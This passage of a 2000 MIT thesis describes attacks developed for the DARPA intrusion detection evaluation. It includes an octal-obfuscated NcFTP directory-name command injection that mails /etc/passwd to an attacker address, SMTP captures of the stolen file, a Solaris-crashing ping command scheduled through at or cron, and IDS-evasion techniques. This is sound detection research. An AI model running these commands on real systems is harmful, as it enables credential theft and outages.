Attack Development for Intrusion Detection Evaluation*

by

Kumar J. Das

Submitted to the Department of Electrical Engineering and Computer Science in partial fulfillment of the requirements for the degrees of

Bachelor of Science in Computer Science and Engineering and Master of Engineering in Electrical Engineering and Computer Science

at the

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

June 2000.

Author .....
Department of Electrical Engineering and Computer Science,
May 22, 2000

Certified by .....
Richard Lippmann
Senior Scientist, MIT Lincoln Laboratory
Thesis Supervisor

Accepted by .....
Arthur C. Smith
Chairman, Department Committee on Graduate Theses

*This work was sponsored by the Department of Defense Advanced Research Projects Agency under Air Force Contract F19628-95-C-0002. Opinions, interpretations, conclusions, and recommendations are those of the author and are not necessarily endorsed by the United States Air Force.

Attack Development for Intrusion Detection Evaluation

by
Kumar J. Das

Submitted to the Department of Electrical Engineering and Computer Science

May 22, 2000

In partial fulfillment of the requirements for the degree of Bachelor of Science in Computer Science and Engineering and Master of Engineering in Electrical Engineering and Computer Science

Abstract

An important goal of the 1999 DARPA Intrusion Detection Evaluation was to promote the development of intrusion detection systems that can detect new attacks. This thesis describes UNIX attacks developed for the 1999 DARPA Evaluation. Some attacks were new in 1999 and others were stealthy versions of 1998 User-to-Root attacks designed to evade network-based intrusion detection systems. In addition, new and old attacks were fragmented at the packet level to evade network-based intrusion detection systems. Results demonstrated that new and stealthy attacks were not detected well. New attacks that were never seen before were not detected by any network-based systems. Stealthy attacks, modified to be difficult to detect by network intrusion detection systems, were detected less accurately than clear versions. The best network-based system detected 42% of clear attacks and only 11% of stealthy attacks at 10 false alarms per day. A few attacks and background sessions modified with packet modifications eluded network intrusion detection systems causing them to generate false negatives and false positives due to improper TCP/IP reassembly.

Thesis Supervisor: Richard Lippmann
Title: Senior Scientist, MIT Lincoln Laboratory

Acknowledgements

First and foremost, I would like to thank my advisor, Rich Lippmann for directing my research and providing many timely comments and suggestions for improvement of this thesis. I would also like to thank Rob Cunningham and Dave Fried for reviewing early drafts of this document and providing valuable feedback. I appreciate the support of other members of the Intrusion Detection staff at Lincoln Lab including Josh Haines, Isaac Graf, Rob Steele, Dave Kassay, Raj Basu, Jonathan Korba, Kevin McDonald, Jesse Rabek, and many others. Finally, I would like to thank my parents and my brother Dave for their support in all of my endeavors.

Table of Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.1 DARPA Off-line Intrusion Detection Evaluation

Computer attacks have become a serious problem in recent years. Heavy reliance on computers and increased network connectivity has heightened the risk of potential damage from attacks that can be launched from remote locations. Current security measures such as firewalls, security policies, and encryption are not sufficient to prevent the compromise of private computers and networks. Intrusion detection systems have become an essential component of computer security to supplement existing defenses. Some systems are able to detect attacks in real-time and can stop an attack in progress. Other systems are designed to obtain forensic information about attacks. Such systems can help repair damage and reduce the possibility of future attacks being successful.

The development of intrusion detection systems has been hampered by the lack of a common metric to gauge the performance of current systems. Evaluations have helped solve this problem in other developing technologies and have guided research by identifying the strengths and weaknesses of alternate approaches. The desire for an evaluation in intrusion detection led to the creation of the first DARPA-sponsored Off-line Intrusion Detection Evaluation in 1998. To encourage wide participation, the focus of the

initial evaluation was on creating a simple, easily accessible corpus of data that could be utilized by many researchers.

The first DARPA Intrusion Detection Evaluation was performed by MIT Lincoln Laboratory in 1998. It resulted in a corpus containing a wide variety of attacks, imbedded in background traffic, that could be used to aid in the development of intrusion detection systems. Six different research systems participated in the evaluation. Seven weeks of training data, including background traffic and labelled attacks, were distributed to the participants. Participants used this data to configure their systems and train learning algorithms to improve the accuracy of attack detection. Subsequently, two weeks of testing data with background traffic and unlabeled attacks were distributed to the participants. Each intrusion detection system processed the two weeks of test data and returned a list of attacks detected.

Performance was measured with receiver operating characteristics (ROC) techniques which analyze the trade-off between detection rates and false alarm rates [1]. Detection rates alone are not a sufficient measurement of the efficacy of intrusion detection systems because detections are not reliable from a system that produces too many false alarms. The best systems in the evaluation were able to detect 63% to 93% of the attacks included in the training data at a false alarm rate of 10 false alarms per day. Detection performance on the new attacks, those visible only in the test data, was not as good. Many new and novel attacks were missed by all systems. Major characteristics of new attacks that made them difficult to detect included the use of different services and different attack mechanisms than those present in the training data. Details of the 1998 evaluation can be found in [2].

The 1998 evaluation proved to be a valuable learning experience for both the participants and the researchers who conducted the evaluation. The evaluation succeeded in evaluating a diverse set of intrusion detection systems. Numerous requests for the 1998 intrusion detection evaluation corpus have indicated the widespread interest in developing and evaluating intrusion detection systems. Participants of the 1998 evaluation suggested many improvements for future evaluations. Some suggested that training data be provided without attacks to train anomaly detection systems. Other suggestions included a more simplified and automated scoring procedure, an extended attack taxonomy, a richer range of background traffic, a written security policy, and more detailed analysis of misses and false alarms.

The majority of these suggestions were incorporated into the 1999 evaluation [3,4]. Special emphasis was placed on enhancing the detection analysis and providing a greater quantity and variety of attacks. New attacks developed for the 1999 evaluation included never-before-seen attacks, stealthy versions of attacks used in the 1998 evaluation, and attacks modified by re-ordering TCP segments and IP fragments. Windows NT was also incorporated into the simulation due to increased reliance on NT systems at government sites. Details about the incorporation of Windows NT in the 1999 evaluation, including new attacks against this operating system, can be found in [5]. This thesis provides details concerning new and stealthy UNIX attacks developed for the 1999 evaluation and about the exploratory evaluation of packet-modifications to elude network-based intrusion detection systems.

1.2 Stealthy UNIX User-to-Root Attacks

A major goal of the 1999 evaluation was to promote the development of intrusion detection systems that could detect stealthy attacks which might have been launched by well-funded hostile nations or terrorist organizations. It was assumed for the evaluation that attackers from these groups were capable, not under time constraints, desired to avoid detection, and had some limited knowledge about the network and hosts being attacked. Results from the 1998 evaluation showed no significant practical difference between the average detection rate for stealthy attacks and normal attacks. Closer inspection of individual attacks, however, revealed that certain techniques for making attacks stealthy were effective. Using guidelines presented in [6], a subset of attacks used in 1998 were made stealthy for the 1999 evaluation. Clear versions of the attacks were also included in the 1999 evaluation to be used as a baseline for comparison. This thesis describes and analyzes these stealthy attacks.

1.3 Eluding Intrusion Detection Systems

A method of eluding intrusion detection systems was developed in [7]. This method exploits the passive protocol analysis that is performed by many network-based intrusion detection systems by modifying and re-ordering TCP segments and IP fragments. In passive protocol analysis, a system unobtrusively monitors network traffic and scrutinizes it for patterns of suspicious activity. Passive protocol analysis, which was used by all network-based systems that participated in the 1998 evaluation, was found to be flawed. A tool developed by [8], implementing strategies in [7], demonstrated how systems employing passive analysis could be eluded. This tool was incorporated into the

simulation test bed to determine if systems in the 1999 evaluation were susceptible to the same vulnerabilities. This thesis describes this initial exploratory experiment.

1.4 Outline of the Thesis

This thesis covers UNIX attack development for the 1999 evaluation including the design of new attacks, the design and analysis of stealthy attacks, and the use of a packet modification tool to elude intrusion detection systems.

Chapter 2 presents background information about the DARPA Off-line Intrusion Detection Evaluation including details about the simulation test bed, background traffic, and attack classification. This section defines terms and concepts that will be used later in the thesis for explaining attack development.

Chapter 3 describes the new UNIX attacks that were added for the 1999 evaluation. Each attack description explains how the exploit works, how it was used in the evaluation, and how signatures manifest themselves in the data provided to participants.

Chapter 4 overviews the design of stealthy UNIX User-to-Root attacks. Chapter 5 details the specific attacks created for the 1999 evaluation. Detection results of the stealthy attacks are also presented in this chapter.

Chapter 6 describes a technique for eluding intrusion detection systems. The integration of a fragmenting tool into the simulation test bed is described as well as the design and performance of the traffic that was created with it.

Finally, in Chapter 7, suggestions are provided for improvements to future intrusion detection evaluations. Specifically, advice is contributed for further attack development efforts.

Chapter 2

Background

2.1 Simulation Test Bed

Figure 2.1 shows the test bed network used in the 1999 evaluation. This network has been modified slightly from the one first developed for the 1998 evaluation. It generates and captures live traffic similar to that which is seen between a small Air Force base and the Internet. Background traffic is generated that simulates hundreds of programmers, secretaries, managers, and other types of users running common UNIX and Windows NT programs. At the same time, attacks are launched against the Cisco router and the four primary victim systems (light grey box) running Linux 4.2, SunOS 4.1.4, NT 4.0, and Solaris 2.5.1 operating systems.

The attacks are launched primarily by remote attackers (dark grey box). These remote attackers are situated behind the traffic generator on the simulated Internet (outside). The traffic generator's operating system, Linux 5.0 (kernal 2.0.32), has modifications that allow it and the machines behind it to emulate hundreds of "virtual" machines with different IP addresses. The five attacking machines behind the traffic generator are a Linux Attacker, a Linux Scanner that is responsible for sending probe attacks, an NT Attacker, the Fragrouter, and the Fragattacker. The latter two machines work in tandem to generate




Figure 2.1: Simplified Block Diagram of the Evaluation Test Bed Showing Only Outside Attackers and Victim Machines

attacks and background traffic with fragmented and re-ordered network packets, as discussed in Chapter 6.

Data collected from the test bed network consists of audit logs from the Solaris and NT machine, nightly file dumps from all four victim machines, and network sniffer data captured using the tcpdump utility [9]. Audit logs are generated on the Sun machine using Solaris Basic Security Module (BSM) and on the NT machine using Windows NT event logs. The file dumps contain file listings, inode numbers, sizes, last access times, and selected system security log files. Network traffic is collected inside and outside the emulated base with two sniffer machines. This data contains every byte that is sent over

the inside and outside network segments during the evaluation. A description of the simulation test bed can be found in [2,3,10].

2.2 Attacks

The 1999 evaluation contained 58 different attack types. This was a substantial increase from the 1998 evaluation which had only 38 attack types. New attacks were added for Windows NT [5], as well as stealthy versions of old attacks, insider attacks, and six new UNIX attacks. Details concerning these attacks can be found in [4,10,11]. Attacks were grouped into five major categories. The following descriptions of these five attack categories are taken from [3].

- **Probe or scan**: These attacks automatically scan a network of computers or a DNS server to find valid IP addresses, active ports, host operating system types, and known vulnerabilities.
- **Denial of Service (DoS)**: Attacks of this type are designed to disrupt a host or network service. As a result, legitimate user access or requests are denied.
- **Remote to Local (R2L)**: In these attacks, an attacker, who does not have an account on a victim machine, gains local access to the machine, exfiltrates files from the machine, or modifies data in transit to the machine.
- **User to Root (U2R)**: This category consists of attacks where a local user on a machine is able to obtain privileges normally reserved for the UNIX super user or the Windows NT administrator.
- **Data**: Data attacks were new for the 1999 Evaluation. The goal of a data attack is to exfiltrate special files which the security policy specifies should remain on the victim

hosts.

2.2.1 Attack Taxonomy

A taxonomy was developed in 1998 for classifying attacks in order to simplify the process of evaluating intrusion detection systems [12]. The original purpose of the taxonomy was to reduce the number of attacks needed for the evaluations. Instead of developing a large number of attacks, it should be sufficient to pick a representative subset of each category of attack. However, it is difficult to define an accurate taxonomy without knowing all possible attack types and considering alternate approaches to grouping attacks. New attacks are constantly being discovered. An improved classification system is being devised to accurately deal with this problem.

The current taxonomy classifies attacks by transitions made between privilege levels and actions performed. Privilege levels (or access levels) are ranked in the taxonomy. The lowest level of access is **R**emote network access in which minimal network access is possible via an interconnected network of systems. **L**ocal network access refers to the ability to read and write from the same network as the victim machine. **U**ser access allows someone the ability to run normal user commands on a system. Root/**S**uper-user access describes a set of privileges reserved for system super-users and administrators. The highest level of access is **P**hysical access to a machine, that is, the ability to remove drives, insert disks, and power the machine on and off. This list represents a subset of access levels relevant to attacks used for the DARPA intrusion detection evaluations.

The five possible means of transitioning between privilege levels in the taxonomy are **m**asquerading, **a**buse of feature, implementation **b**ug, system mis**c**onfiguration, and **s**ocial engineering. A masquerading attack fools the victim system into believing the attacker is

Category	*Specific Type*	*Description*
Probe	Probe(Machines)	Determine types and numbers of machines on a network
	Probe(Services)	Determine the services a particular system supports
	Probe(Users)	Determine the names or other information about user with accounts on a given system
Deny	Deny(Temporary)	Temporary Denial of Service with automatic recovery
	Deny(Administrative)	Denial of Service requiring administrative intervention
	Deny(Permanent)	Permanent alteration of a system such that a particular service is no longer available
Intercept	Intercept(Files)	Intercept files on a system
	Intercept(Network)	Intercept traffic on a network
	Intercept(Keystrokes)	Intercept keystrokes pressed by a user
Alter	Alter(Data)	Alteration of stored data
	Alter(Intrusion-Traces)	Removal of hint of an intrusion, such as entries in log files
Use	Use(Recreational)	Use of the system for enjoyment, such as playing games or bragging on IRC
	Use(Intrusion-Related)	Use of the system as a staging area/entry point for future attacks

Table 2.1: Summary of Possible Types of Actions

someone else, possibly someone with higher privileges. Normal activity taken to excess is considered an abuse of feature. Implementation bugs exist in many programs and a number of attacks work by intentionally exploiting these bugs. Similarly, many programs and services are setup without consulting security policies which help prevent security risks from common misconfigurations. The final means of transitioning between privilege

levels is the use of social engineering to coerce users into breaking policies that they are supposed to uphold.

Table 2.1 lists potential actions which can be performed once an attack has succeeded. Probing actions gain information useful to an attacker regarding machines on a network, services on a particular machine, or users in the system. Denial of Service attacks, which are categorized by duration of effectiveness, last temporarily, until an administrator takes action, or permanently. Actions which capture either network or file data from a system are known as interceptions. Another category of actions, instead of capturing data, alters it. The two types of alterations are changes in normal data and changes in system information to erase records of an attacker's presence. The final category of action is use, where the attacker makes use of the victim machine either for fun or for future work/attacks.

This taxonomy will be used later in the thesis to classify new attacks. Each attack is categorized by the initial privilege level, the means of the attack, and the new privilege level or action performed. For instance, many U2R attacks that exploit an implementation bug of a program are classified as U-b-S. Examples of classifying attacks using the taxonomy can be found in [10,12].

Chapter 3

New Attacks

New UNIX attacks were added for the 1999 evaluation. These attacks appeared only in the test data to determine how accurately intrusion detection systems could detect never-before-seen attacks. None of these attacks were detected by any intrusion detection systems in the 1999 DARPA evaluation.

3.1 NcFTP R-b-U

Description

NcFTP is a widely used FTP program for Linux. The program has an ASCII user interface which simplifies common procedures performed while transferring files using FTP. This Remote-to-Local attack exploits NcFTP's ability to recursively download subdirectories. When a user issues the command to get a directory and recurse through its subdirectories, the subdirectories are created on the user's machine using the *system* command. Expressions within backticks in a *system* command are executed before the rest of the *system* command. In the case of NcFTP, commands nested in directory names are executed on the local machine when the new directories are created by a recursive get. This vulnerability exists only in NcFTP Version 2.4.2. The bug was fixed in 1998 for future versions of NcFTP. Details concerning NcFTP and this attack can be found in [13,14]

Simulation Details

A special directory was created on an outside attacking machine. The directory name contained a nested expression in backticks. This directory was hidden beneath directories with normal names. A user on a victim machine used NcFTP to recursively download the top level directory. The nested expression was executed on the victim's host. In the 1999 DARPA evaluation, the nested expression mailed the victim's /etc/passwd file to the attacker. One technique employed to make the attack stealthy was character substitution. Some characters in the malicious directory name were replaced with their octal character codes to make the expression difficult to search for keywords. Another technique used to make the attack stealthy was character stuffing the /etc/passwd file before it was mailed back to the attacker. Both of these techniques are described in Chapter 5.

Attack Signature

Five instances of this attack were run against the Linux victim. Attacks against Linux can only be seen in the sniffer data because there is no host-based auditing. The attack is visible at two different stages. Figure 3.1 shows a transcript of commands sent to the FTP server by the NcFTP program running on the victim machine. This transcript has been reconstructed from the sniffer data using Seth Webster's NetTracker tool [15]. Commands to the FTP server are shown in uppercase letters. The arguments (in lowercase) follow the commands. Actions directly issued by the user are shown in bold with a brief description next to it after the "***" string. Commands not in bold represent the extra actions NcFTP performs to simplify user interaction. First the user logs into the FTP server on the attacker

```
USER anonymous                          ***login
PASS bramy@marx.eyrie.af.mil
CWD /pub
PWD
PORT 172,16,114,50,24,112
NLST -CF                                ***file listing
CWD pub                                 ***change directories
PWD
PORT 172,16,114,50,24,114
NLST -CF                                ***file listing
PORT 172,16,114,50,24,118               ***get y2kfix recursively
LIST -d y2kfix
PORT 172,16,114,50,24,127
NLST -F /pub/y2kfix
TYPE I
SIZE /pub/y2kfix/INSTALL
MDTM /pub/y2kfix/INSTALL
SIZE /pub/y2kfix/Makefile
MDTM /pub/y2kfix/Makefile
SIZE /pub/y2kfix/README
MDTM /pub/y2kfix/README
TYPE A
PORT 172,16,114,50,24,178
NLST -F /pub/y2kfix/src
PORT 172,16,114,50,24,181
NLST -F /pub/y2kfix/src/`echo -e "sed
  's\057\134(\w\134)\057--\1341\057g' \057etc\057passwd|sed
  's\057:\057KK\057g'|\057usr\057lib\057sendmail
  lucyj@linux2.eyrie.af.mil">x;. x;rm -f x`
QUIT                                    ***logout
```

Figure 3.1: FTP Transcript from an NcFTP Attack

machine as the user bramy. NcFTP sends the USER and PASS commands to accomplish the login. After successfully logging in, NcFTP changes the user's current directory to /pub using the CWD command and displays the current directory by issuing the PWD command. Data transfers for files and file listings are scattered throughout the session in form of PORT commands. Next, the user gets a file listing, changes directories, and recursively gets the y2kfix directory. While retrieving the directory, NcFTP issues a number of PORT and NLST commands. Other noteworthy commands are the TYPE commands which change the data transfer type between binary (I) and ASCII (A), the SIZE commands which obtains the size of a file, and the MDTM commands which obtains

the last modification time of a file. Among all of the commands NcFTP issues to get the directory recursively, an unusual NLST command is visible, noted by the change bar in Figure 3.1. This is the directory with the expression in backticks nested in its name. As mentioned, the expression has been obfuscated with octal character codes. Replacing the octal character codes with the ASCII characters gives the directory named:

```
/pub/y2kfix/src/`echo -e "sed 's/\(\w\)/--\1/g' /etc/passwd |
sed 's/:/KK/g' | /usr/lib/sendmail lucyj@linux2.eyrie.af.mil" > x; . x;rm -f x`
```

The root directory is /pub/y2kfix/src and the rest is the actual directory name. The whole directory name is encapsulated in backticks. The *echo* command with the "-e" option converts the octal characters into ASCII characters. The output of the *echo* command is redirected into a file named x which is seen at the end of the line ("> x;"). The file is executed (". x;") and then removed ("rm -f x"). This attack could have been made more stealthy by not using a temporary file and by hiding the "passwd" string. When the file is run, the /etc/passwd file (in bold) is stuffed with "--" in between every character and every colon is replaced with "KK". This character stuffing is performed with the two *sed* commands (underlined). The encrypted file is then piped to the *sendmail* program and mailed to the attacker, lucyj (in bold).

Evidence of the attack is also seen in the network traffic when the /etc/passwd file is mailed back to the attacker. The first part of the SMTP connection has been reconstructed from the sniffer data using NetTracker. The output is shown in Figure 3.2. Commands to the SMTP server of the attacker's machine are shown in bold uppercase. The arguments follow the commands. A "[CR][LF]" is sent at the end of each line to inform the SMTP server of a carriage return and line-feed. The EHLO command lets the attacker machine

```
EHLO marx.eyrie.af.mil[CR][LF]
MAIL From:<bramy@marx.eyrie.af.mil> SIZE=21709[CR][LF]
RCPT To:<lucyj@linux2.eyrie.af.mil>[CR][LF]
DATA[CR][LF]
Received: (from bramy@localhost)[CR][LF]
[9]by marx.eyrie.af.mil (8.8.0/8.8.5) id VAA05967[CR][LF]
[9]for lucyj@linux2.eyrie.af.mil; Tue, 6 Apr 1999 21:45:28 -0400[CR][LF]
Date: Tue, 6 Apr 1999 21:45:28 -0400[CR][LF]
From: Bram Yves <bramy@marx.eyrie.af.mil>[CR][LF]
Message-Id: <199904070145.VAA05967@marx.eyrie.af.mil>[CR][LF]
[CR][LF]
--r--o--o--tKK--F--O--r--l--H--s--J--0--v--0--m--t.KK--0KK--0KK--r--o--
  o--tKK/--r--o--o--tKK/--b--i--n/--b--a--s--h[CR][LF]
--b--i--nKK*KK--1KK--1KK--b--i--nKK/--b--i--nKK[CR][LF]
--d--a--e--m--o--nKK*KK--2KK--2KK--d--a--e--m--o--nKK/--s--b--i--nKK[CR
  ][LF]
--a--d--mKK*KK--3KK--4KK--a--d--mKK/--v--a--r/--a--d--mKK[CR][LF]
--l--pKK*KK--4KK--7KK--l--pKK/--v--a--r/--s--p--o--o--l/--l--p--dKK[CR]
  [LF]
--s--y--n--cKK*KK--5KK--0KK--s--y--n--cKK/--s--b--i--nKK/--b--i--n/--s-
  -y--n--c[CR][LF]
--s--h--u--t--d--o--w--nKK*KK--6KK--0KK--s--h--u--t--d--o--w--nKK/--s--
  b--i--nKK/--s--b--i--n/--s--h--u--t--d--o--w--n[CR][LF]
--h--a--l--tKK*KK--7KK--0KK--h--a--l--tKK/--s--b--i--nKK/--s--b--i--n/-
  -h--a--l--t[CR][LF]
```

Figure 3.2: SMTP Transcript Showing /etc/passwd File Mailed back to Attacker

know who is establishing the connection with the server. The *sendmail* program issues the MAIL command to exchange the sender of the message and the RCPT command to establish the destination address of the message. The text following the DATA command is the text of the message. After the header fields of the mail message ("Received", "Date", "From", "Message-Id"), the /etc/passwd file can be seen. It has been encrypted as described above by interleaving "--" between every character and replacing colons with "KK."

3.2 QueSO R-?-Probe(Machines)

Description

QueSO is a probe used to determine the type and operating system of a machine that exists at a certain IP address. QueSO sends a series of seven TCP packets to a particular port of a machine. Many of the packets QueSO sends do not have specified responses in the TCP RFC [16]. Consequently, different vendor's TCP stack implementations may respond differently to these odd packets. The victim machine's response to the seven odd packets creates a fingerprint which QueSO uses to look up the victim's operating system in its database of fingerprints. The operating system can yield information about the machine. Additional information about QueSO can be found in [17].

The seven packets that QueSO sends contain the following flag combinations: SYN, SYN+ACK, FIN, FIN+ACK, SYN+FIN, PSH, SYN+XXX+YYY (where XXX and YYY are reserved bits). These flags are shown in the diagram of the TCP header shown in Table 3.1. Each row of Table 3.1 corresponds to 32-bits of the TCP header. The top row of Table

Offset	*0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1*	
	1	*2* *3*
	Source Port	Destination Port
	Sequence Number	
	Acknowledgement Number	
Data Offset	Reserved URG ACK PSH RST SYN FIN	Window
	Checksum	Urgent Pointer
	Options	Padding
	Data	

Table 3.1: Parts of TCP Header used by QueSO

3.1 shows the offset of each 32-bit section of the TCP header. The part of the TCP header that is used by QueSO is highlighted in grey.

Simulation Details

In the 1999 evaluation QueSO was run against the Cisco router and the SunOS, Solaris, and Linux victim machines. To make the attack more stealthy, the exploit code was altered to slow the probe down. Originally, QueSO sent out all seven packets with small specifiable delays in between the packets. Once all packets had been sent, the program listened for the responses from the victim machine. This program structure did not allow significantly long delays. After the modification, QueSO sent a single packet and immediately listened for the response. The maximum allowable interval of time between sending packets was increased to seven minutes because of this modification. The instances of QueSO in the 1999 evaluation included delays between one second and seven minutes between packets.

Attack Signature

QueSO should be easy to detect regardless of the time elapsed in between each packet. The abnormal packets sent to establish a fingerprint should flag systems looking for odd combinations of TCP flags such as SYN+FIN or attempts to use TCP reserved bits.

3.3 SelfPing U-b-Deny(Temp./Admin.)

Description

SelfPing is a denial of service attack which allows a user without administrative privileges to remotely reboot a machine with a single *ping* command. This attack exploits a vulnerability found in Solaris versions 2.5 and 2.5.1. The malicious *ping* command sends ECHO_REQUEST packets from a machine using its localhost IP as the multicast interface. Within a few seconds of sending these packets, the system panics and reboots. The selfping attack is available from the RootShell web site [18].

Simulation Details

There were two versions of this attack in the 1999 evaluation. One version used the *at* command on the victim machine to execute SelfPing after the attacker had already logged out. The other, more malicious version, used the system's *crontab* to execute SelfPing every five minutes. During the simulation, an administrator removed the *cron* job after 30 minutes to keep the machine from rebooting for the rest of the day.

Attack Signature

The machine reboots within ten seconds of the attacker executing the *ping* command. The only signature visible in the network sniffer data is the attacker entering the *ping* command into an *at* job or a *cron* job, depending on which version of the attack was run. Unless an intrusion detection system is looking for this particular *ping* command, which resembles many other *ping* commands, there is no way to detect the attack before the machine reboots.

```
UNIX(r) System V Release 4.0 (pascal)

login: bramy
Password:
Last login: Tue Apr  6 09:02:16 on console
Sun Microsystems Inc.   SunOS 5.5       Generic November 1995
Official U.S. government system for authorized use only. Do not discuss,
enter, transfer, process or transmit classified/sensitive national security
information of greater sensitivity than that for which this system is
authorized.  Use of the system constitutes consent to security testing and
monitoring.  Unauthorized use could result in criminal prosecution.
Unauthorized use and misuse of government equipment includes, but is not
limited to, playing computer games (hack,doom), sending chain letters,
gambling (sporting pools), personal business, pornography, or anything that
can offend or be construed as sexual harassment.
28-Jul-98
Project Screaming Otter will be using this server as a predeployment
test bed. This may cause a brief reduction in system response and/or
availability. If you need additional computing resources please use
the INMAZ or I-POL servers.
NOTE: ALL CLASSIFIED TRAFFIC WILL USE CODE BOOK BLUE-47 FOR THE DURATION.
If you have additional questions or other concerns, please e-mail us at
support@pascal.eyrie.af.mi
You have mail.
pascal> echo "/usr/sbin/ping -sv -i 127.0.0.1 224.0.0.1" | at now + 5 minute
warning: commands will be executed using /opt/local/bin/tcsh
job 923406617.a at Tue Apr  6 09:50:17 1999
pascal> logout
```

Figure 3.3: Transcript from a SelfPing Attack Executed with an at job

Figure 3.3 shows a telnet session transcript where an attacker uses an *at* job to schedule the SelfPing attack. This transcript has been reconstructed from sniffer data using NetTracker. Actions issued by the attacker are shown in bold. The attacker logs in as the user bramy. After the Message Of The Day is displayed, the attacker schedules the *at* job. He uses the *echo* command and pipes the output to the *at* command which schedules the job to commence five minutes from the current time. The SelfPing command is:

```
/usr/sbin/ping -sv -i 127.0.0.1 224.0.0.1
```

The "-s" option informs *ping* to send one packet per second. The "-v" option makes *ping* operate in verbose mode, reporting any ICMP packets received, not just the ECHO_RESPONSE's. The IP address 127.0.0.1, which is a reserved IP address for the

localhost, is specified as the multicast interface using the "-i" option. The destination of the ECHO_REQUEST packets is set to 224.0.0.1 which is the multicast interface. Detecting this attack from a network sniffer requires an analysis of telnet commands issued to detect the malicious *ping* command.

Chapter 4

Designing Stealthy User-to-Root Attacks

One of the objectives of the 1999 evaluation was to provide stealthy attacks similar to those which might be used by skilled attackers. Such attackers would be capable, well-funded, desire to avoid detection, and have limited knowledge of the network or host they were attacking. In designing stealthy attacks, U2R attacks were of particular interest because the U2R attacks used in the 1998 evaluation were detected reliably by intrusion detection systems that analyzed network sniffer data. In 1998, the two best network-based system detected roughly 60% to 70% of the U2R attacks at false alarm rates below four per day [2].

The 1998 U2R attacks were reviewed to understand what signatures were visible in the data provided to the participants. These signatures were the basis for creating techniques to make attacks stealthy. Most of the strategies made attacks stealthy to sniffer-based systems but some techniques made attacks stealthy to audit-based and file-system-based systems as well. This chapter reviews U2R attack mechanisms, attack-related information that can be found in the data provided to participants, and some of the strategies for making UNIX U2R attacks stealthy in the 1999 evaluation.

4.1 User-to-Root Attacks

There are several different types of User-to-Root attacks. The most common is the buffer overflow. Buffer overflows occur when a program copies data into a buffer smaller than the data without checking the size of the buffer. Excess data overflows the buffer and overwrites existing program data on the stack. When a function call is made, several pieces of information are pushed onto the stack to restore the state of the program after the function returns. First, the arguments to the function are pushed onto the stack. Then the return address is written to the stack which contains the location of the next program instruction to be executed after the function returns. Finally, the old stack frame pointer is added to the stack and space is allocated for local variables of the function. Suppose the first local variable is an array of length 10 bytes. Space for the array would be allocated and data would be written to it in the direction of the previous items pushed onto the stack. Data copied into the array greater than 10 bytes long would overwrite the stack frame pointer, the return address, etc. Overwriting the return address changes what program instruction is executed next. By overwriting the buffer with carefully constructed data, an attacker can make the program jump to any address in memory. A typical attack writes executable code in the first part of the buffer and overwrites the return address variable to point back to the first part of the buffer, thereby executing the attacker's code. Buffer overflows become dangerous when they exist in programs that run with root privileges (suid). Attacker code executed by such programs inherits root privileges. The simplest buffer overflow attacks execute a root shell. The buffer overflows in the 1998 evaluation were eject, ffbconfig, fdformat, and xterm. A more detailed description of buffer overflows can be found in [19].

Another type of U2R attack takes advantage of unprotected and unverified environment variables. Loadmodule and perl used this mechanism in the 1998 evaluation. Sqlattack, which is a modified version of perl, was added for the 1999 evaluation. All of these programs trust environment variables that can be altered by normal users.

Finally, some attacks exploited race conditions. A race condition occurs when multiple processes (possibly from the same program) attempt to access a particular resource at the same time. One process may mutate the resource without the other process realizing it. The latter process treats the resource as if it never changed and inconsistencies can arise in both processes. The ps attack, used in the 1998 evaluation, is a combination of a race condition and a buffer overflow. The *ps* program uses files in the /tmp directory. It trusts that these files will remain unchanged, but if a user has access to this directory and alters files in /tmp at the right time, the *ps* program will continue to trust those files and root access can be obtained.

4.2 Data Provided to Participants

Audit logs, sniffer data, and file dumps were collected from the simulation test bed in the 1998 evaluation. Each stealthy U2R attack was designed to leave minimal traces of unusual activity in these three data types. The stealthiness of each attack was confirmed by examining the resulting attack signatures.

4.2.1 Audit Logs

